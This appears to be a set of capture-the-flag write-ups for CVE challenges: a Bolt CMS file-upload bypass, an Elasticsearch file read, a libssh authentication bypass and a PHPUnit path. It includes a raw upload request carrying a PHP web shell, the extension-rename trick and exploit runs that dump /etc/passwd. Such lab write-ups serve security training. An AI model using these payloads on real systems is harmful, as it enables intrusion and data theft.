

# Write-up and solution for bolt

<b>TITLE</b>	bolt
<b>CATEGORY</b>	misc
<b>AUTHOR</b>	T3jv1l
<b>DIFFICULTY</b>	Hard
<b>LAST CHANGE</b>	05.11.2021



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## About the Challenge

### Description

Welcome to the magical world of Adventure of CVE. Explore as much as you can this land of services.

Flag format: CTF{sha256}

### Learning Objectives

- Learn how to find and exploit the CVE

### Skills Required

OWASP WSTG

N/A

CWE

N/A

MITRE ATT&CK

N/A


# Walkthrough and solution

## Hints


- Hint 1: Path Traversal.

## Detailed solution


Open the web interface:



If you see in source code you will notice there is a bolt application:



Default credentials (admin:password). Now you need to go to file management to see if you can upload some malicious files.



We can't upload php file:

```

1 POST /bolt/files HTTP/1.1
2 Host: 35.198.93.134:31054
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:94.0) Gecko/20100101 Firefox/94.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----25463032202587048413065557783
8 Content-Length: 560
9 Origin: http://35.198.93.134:31054
10 Connection: close
11 Referer: http://35.198.93.134:31054/bolt/files
12 Cookie: JSESSIONID=0825B2FA1DF449DA706266BEF0FFABF2; bolt_session_51ca05818a96ed101615fa631d8f0ce5=bea560c126ffa23bSee95e9e66;
    bolt_authtoken_51ca05818a96ed101615fa631d8f0ce5=d9c173f1732ca8aff9cde48c013ea91ba1832dff8c39c718744cd0d5f6ba500fc
13 Upgrade-Insecure-Requests: 1
14
15 -----25463032202587048413065557783
16 Content-Disposition: form-data; name="file_upload[select][]"; filename="rce.php"
17 Content-Type: text/html
18
19 <?php echo system($_GET['cmd']);?>
20
21 -----25463032202587048413065557783
22 Content-Disposition: form-data; name="file_upload[upload]"
23
24
25 -----25463032202587048413065557783
26 Content-Disposition: form-data; name="file_upload[_token]"
27
28 hh48meIjNJQc3jK9NMPKwHatf9_gPA2hg5iBCoe1JZE
29 -----25463032202587048413065557783--
30

```


## File Management

File 'rce.php' could not be uploaded (wrong/disallowed file type). Make sure the file extension is one of the following: .twig .html .js .css .scss .gif .jpg .jpeg .png .ico .zip .tgz .txt .md .doc .docx .pdf .epub .xls .xlsx .ppt .pptx .mp3 .ogg .wav .m4a .mp4 .m4v .ogv .wmv .avi .webm .svg

files://

Files	Filesize / Modified	
 .htaccess	194 B, 2 hours ago	 Options ▼
 index.html	4 B, 2 hours ago	 Place on stack  Options ▼


Now change the extension of the .php file into .html.

 Upload a file to this folder

Drop files in the file manager to upload them or use the button below.

Allowed file types are: [Types](#)

rce.html

 Upload file


## File Management

File 'rce.html' was uploaded successfully.


files://

Files		Filesize / Modified	
 .htaccess		194 B, 2 hours ago	<a href="#">Options</a>
 index.html		4 B, 2 hours ago	<a href="#">Place on stack</a> <a href="#">Options</a>
 rce.html		35 B, a few seconds ago	<a href="#">Options</a>

Go to options and rename the rce.htm file.



File rename successfully.



Click on the file.



`uid=1000 gid=3000 groups=3000,2000 uid=1000 gid=3000 groups=3000,2000`

Get the flag:





35.198.93.134:31054/files/rce.php?cmd=cd ../../../../cat flag.txt  
CTF{b12e3b34c581d4f3c66c00cc7f8dabec8838dab0acf26c2cfbe2f7d291326f75} CTF{b12e3b34c581d4f3c66c00cc7f8dabec8838dab0acf26c2cfbe2f7d291326f75}



## References

- <https://docs.boltcms.io/3.7/manual/uploaded-files>
- <https://github.com/maurosoria/dirsearch/blob/master/dirsearch.py>
- <https://stazot.com/boltcms-file-upload-bypass/>

# Write-up and solution for Elastic

<b>TITLE</b>	Elastic
<b>CATEGORY</b>	Web, CVE, Pentest
<b>AUTHOR</b>	T3jv1l
<b>DIFFICULTY</b>	Medium
<b>LAST CHANGE</b>	31.05.2022



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# About the Challenge

## Description

Directory traversal vulnerability in Elasticsearch allows remote attackers to read arbitrary files via unspecified vectors related to snapshot API calls.

Flag format: CTF{message}

## Learning Objectives

- Demonstrate the ability to perform web-based directory enumeration using common fuzzing/enumeration tools
- Demonstrate the ability to identify and fingerprint common web-based frameworks.
- Enabling the out of the box thinking by attempting to leverage access to the authenticated web application.
- Practice the interaction between the student and a vulnerable function in order to fingerprint and exploit one of the most common web-based vulnerabilities in a distributed infrastructure.
- Demonstrate the ability to extract sensitive information with Arbitrary File Read.

## Skills Required

### OWASP WSTG

- WSTG-INFO-02: Fingerprint Web Server
- WSTG-INFO-04: Enumerate Applications on Webserver
- WSTG-INFO-08: Fingerprint Web Application Framework

### CWE

- CWE-1262: Register Interface Allows Software Access to Sensitive Data or Security Settings


# Walkthrough and solution

## Hints

- Hint 1: Elasticsearch < 1.6.1 Arbitrary file read CVE

## Detailed solution

The main web page exposure the sensitive information about the version of Elasticsearch application. The main of this scenario is to identify the vulnerability like in the real scenario.



The vulnerability present in the current scenario, offers more details about CVE-2015-5531- Arbitrary file Vulnerability. Exploit can be found here:

<https://github.com/nixawk/labs/blob/master/CVE-2015-5531/exploit.py>

```

darlus@bit-sentinel:~/Desktop/Project/CTF/unr22/cve/elastic/solver$ python exploit.py http://34.159.99.169:31052 /etc/passwd
(True, 'root:x:0:0:root:/root:/bin/bash\nndemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:sys:/dev:/usr/sbin/nologin\nsync:x:4:65534:sync:/bin:/bin/sync\ngames:x:5:60:games:/usr/games:/usr/sbin/nologin\nman:x:6:12:man:/var/cache/man:/usr/sbin/nologin\nlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\nmail:x:8:8:mail:/var/mail:/usr/sbin/nologin\nnews:x:9:9:news:/var/spool/news:/usr/sbin/nologin\nnuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin\nproxy:x:13:13:proxy:/bin:/usr/sbin/nologin\nwww-data:x:33:33:www-data:/var/www:/usr/sbin/nologin\nbackup:x:34:34:backup:/var/backups:/usr/sbin/nologin\nlist:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin\nirc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin\ngnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin\nnobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin\nsysd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false\nsystemd-network:x:101:104:systemd Network Management,,,:/run/systemd/ntf:/bin/false\nsystemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false\nsystemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false\nmessagebus:x:104:108:/var/run/dbus:/bin/false\nCTF{265b92ed0091f139fcd438196426f205fed9b14bce765bafd8344b1d96183e5}\n')
darlus@bit-sentinel:~/Desktop/Project/CTF/unr22/cve/elastic/solver$

```



## Reference

- <https://github.com/nixawk/labs/blob/master/CVE-2015-5531/exploit.py>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5531>

# Write-up and solution for libssh

<b>TITLE</b>	libssh
<b>CATEGORY</b>	misc
<b>AUTHOR</b>	T3jv1l
<b>DIFFICULTY</b>	Easy
<b>LAST CHANGE</b>	04.11.2021





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## About the Challenge

### Description

Welcome to the magical world of Adventure of CVE. Explore as much as you can this land of services.

Flag format: CTF{sha256}

### Learning Objectives

- Learn how to find and exploit the CVE

### Skills Required

OWASP WSTG

N/A

CWE

N/A

MITRE ATT&CK

N/A

# Walkthrough and solution

## Hints

- Hint 1: SSH is not so secure.

## Detailed solution

Nmap scan show the version of libssh (port can be changed, check description):

```
darlus@bit-sentinel:~/Desktop/.Stuff/unbreakable/defcamp-21/cve-adventures/libssh_cve$ nmap -sV -sC -p 31053 34.141.72.235 -Pn
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-04 11:34 EET
Nmap scan report for 235.72.141.34.bc.googleusercontent.com (34.141.72.235)
Host is up (0.055s latency).

PORT      STATE SERVICE VERSION
31053/tcp  open  ssh      libssh 0.8.3 (protocol 2.0)
|_ ssh-hostkey:
|_  2048 20:f0:64:ac:4c:7d:fa:6b:b0:94:c9:f3:52:0d:a5:99 (RSA)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.83 seconds
```

You can use this exploit for CVE-2018-10993 libSSH:

<https://gist.github.com/mgeeky/a7271536b1d815acfb8060fd8b65bd5d>

Change port 22 to 31053(port can be random):

```
GNU nano 2.9.3 cve-2018-10993.py

sys.exit(1)

VERSION = '0.1'

config = {
    'debug' : False,
    'verbose' : False,
    'host' : '',
    'port' : 31053,
    'log' : '',
    'connection_timeout' : 5.0,
    'session_timeout' : 10.0,
    'buflen' : 4096,
    'command' : '',
    'shell' : False,
}
```

Run exploit and get the flag:



```
darlus@bit-sentinel:~/Desktop/.Stuff/unbreakable/defcamp-21/cve-adventures/libssh_cve/wroteup$ python cve-2018-10993.py 34.141.72.235 -p 31053 -c "cd ../cat flag.txt"
:: CVE-2018-10993 libSSH authentication bypass exploit.
Tries to attack vulnerable libSSH libraries by accessing SSH server without prior authentication.
Mariusz B. / ngeeky '18, <mb@binary-offensive.com>
v0.1
FLAG(754a4874399c6c15f6f12d31bccb438d1d42b540e5cec9c2371a831bb1eabeeed)
darlus@bit-sentinel:~/Desktop/.Stuff/unbreakable/defcamp-21/cve-adventures/libssh_cve/wroteup$
```

## References

- <https://gist.github.com/mgeeky/a7271536b1d815acfb8060fd8b65bd5d>
- <https://blog.pentesteracademy.com/libssh-authentication-bypass-abd8fff5b3db>
- [https://www.rapid7.com/db/modules/auxiliary/scanner/ssh/libssh\\_auth\\_bypass/](https://www.rapid7.com/db/modules/auxiliary/scanner/ssh/libssh_auth_bypass/)
- <https://www.infopercept.com/Bypassing-the-LibSSH-Authentication>

# Write-up and solution for php\_unit

<b>TITLE</b>	php_unit
<b>CATEGORY</b>	misc
<b>AUTHOR</b>	T3jv1l
<b>DIFFICULTY</b>	Medium
<b>LAST CHANGE</b>	05.11.2021



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## About the Challenge

### Description

Welcome to the magical world of Adventure of CVE. Explore as much as you can this land of services.

Flag format: CTF{sha256}

### Learning Objectives

- Learn how to find and exploit the CVE

### Skills Required

OWASP WSTG

N/A

CWE

N/A

MITRE ATT&CK

N/A




## Walkthrough and solution

### Hints

- Hint 1: Path Traversal.

### Detailed solution

Open the web interface:



Use dirsearch to find some paths:


```

darius@bit-sentinel:~/Desktop/.Stuff/unbreakable/defcamp-21/cve-adventures/php_unit_cve$ dirsearch -u http://35.198.93.134:31054 -w ~/dirsearch/db/dicc.txt -r -E
v0.4.0


Extensions: php, asp, aspx, jsp, jsp, js | HTTP method: GET | Threads: 20 | Wordlist size: 10395 | Recursion level: 1
Error Log: /home/darius/dirsearch/logs/errors-21-11-05_12-12-28.log
Target: http://35.198.93.134:31054
Output File: /home/darius/dirsearch/reports/35.198.93.134/_21-11-05_12-12-28.txt

[12:12:28] Starting:
[12:12:32] 403 - 2010 - /.htaccess.bak1
[12:12:32] 403 - 2010 - /.htaccess.orig
[12:12:32] 403 - 2010 - /.htaccess.save
[12:12:32] 403 - 2010 - /.htaccessOLD
[12:12:32] 403 - 2010 - /.htaccessBAK
[12:12:32] 403 - 2010 - /.htaccess.sample
[12:12:32] 403 - 2010 - /.htm
[12:12:32] 403 - 2010 - /.htaccessOLD2
[12:12:32] 403 - 2010 - /.html
[12:12:32] 403 - 2010 - /.httr-oauth
[12:12:52] 200 - 62B - /composer.json in this path we can find version of phpunit
[12:12:52] 200 - 40KB - /composer.lock
[12:12:58] 200 - 726B - /index.php
[12:12:58] 200 - 736B - /index.php/login/
[12:13:06] 403 - 2010 - /server-status/
[12:13:06] 403 - 2010 - /server-status/ (Added to queue)
[12:13:10] 200 - 0B - /vendor/composer/ClassLoader.php
[12:13:10] 200 - 0B - /vendor/composer/autoload_classmap.php
[12:13:10] 200 - 1KB - /vendor/composer/LICENSE
[12:13:10] 200 - 0B - /vendor/autoload.php
[12:13:10] 200 - 0B - /vendor/composer/autoload_real.php
[12:13:10] 200 - 0B - /vendor/composer/autoload_static.php
[12:13:10] 200 - 0B - /vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php vulnerable path
[12:13:10] 200 - 0B - /vendor/composer/autoload_namespaces.php
[12:13:10] 200 - 0B - /vendor/composer/autoload_psr4.php
[12:13:10] 200 - 0B - /vendor/composer/autoload_files.php
[12:13:11] 200 - 45KB - /vendor/composer/install.json

```



Now exploit the vulnerable path.



## References

- <https://www.imperva.com/blog/the-resurrection-of-phpunit-rce-vulnerability/>
- [https://github.com/404rgr/Laravel\\_Exploit](https://github.com/404rgr/Laravel_Exploit)
- <https://github.com/maurosoria/dirsearch/blob/master/dirsearch.py>

# Write-up and solution for nondiff-backdoor

<b>TITLE</b>	nondiff-backdoor
<b>CATEGORY</b>	Web
<b>AUTHOR</b>	T3jv1l
<b>DIFFICULTY</b>	Easy
<b>LAST CHANGE</b>	31.05.2022



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# About the Challenge

## Description

Our website has been breached multiple times. Now we even found a backup.zip in a public path and still can not find the backdoor.

Flag format: ctf{sha256}

## Learning Objectives

- Demonstrate the ability to perform web-based directory enumeration using common fuzzing/enumeration tools
- Demonstrate the ability to identify and fingerprint common web-based frameworks.
- Practice the knowledge of how a Model-View-Controller (MVC) software design pattern works in the perspective of a web application written in a common framework.
- Enabling the out of the box thinking by attempting to leverage access to the authenticated web application.
- Practice the interaction between the student and a vulnerable function in order to fingerprint and exploit one of the most common web-based vulnerabilities in a distributed infrastructure.
- Demonstrate the ability to extract sensitive information from backup.
- Demonstrate the ability to do code review and identify the vulnerability.
- Ability to execute Remote Code Execution via shell\_exec() functionality

## Skills Required

### OWASP WSTG

- WSTG-INFO-02: Fingerprint Web Server
- WSTG-INFO-04: Enumerate Applications on Webserver
- WSTG-INFO-08: Fingerprint Web Application Framework

### CWE

- CWE-1262: Register Interface Allows Software Access to Sensitive Data or Security Settings

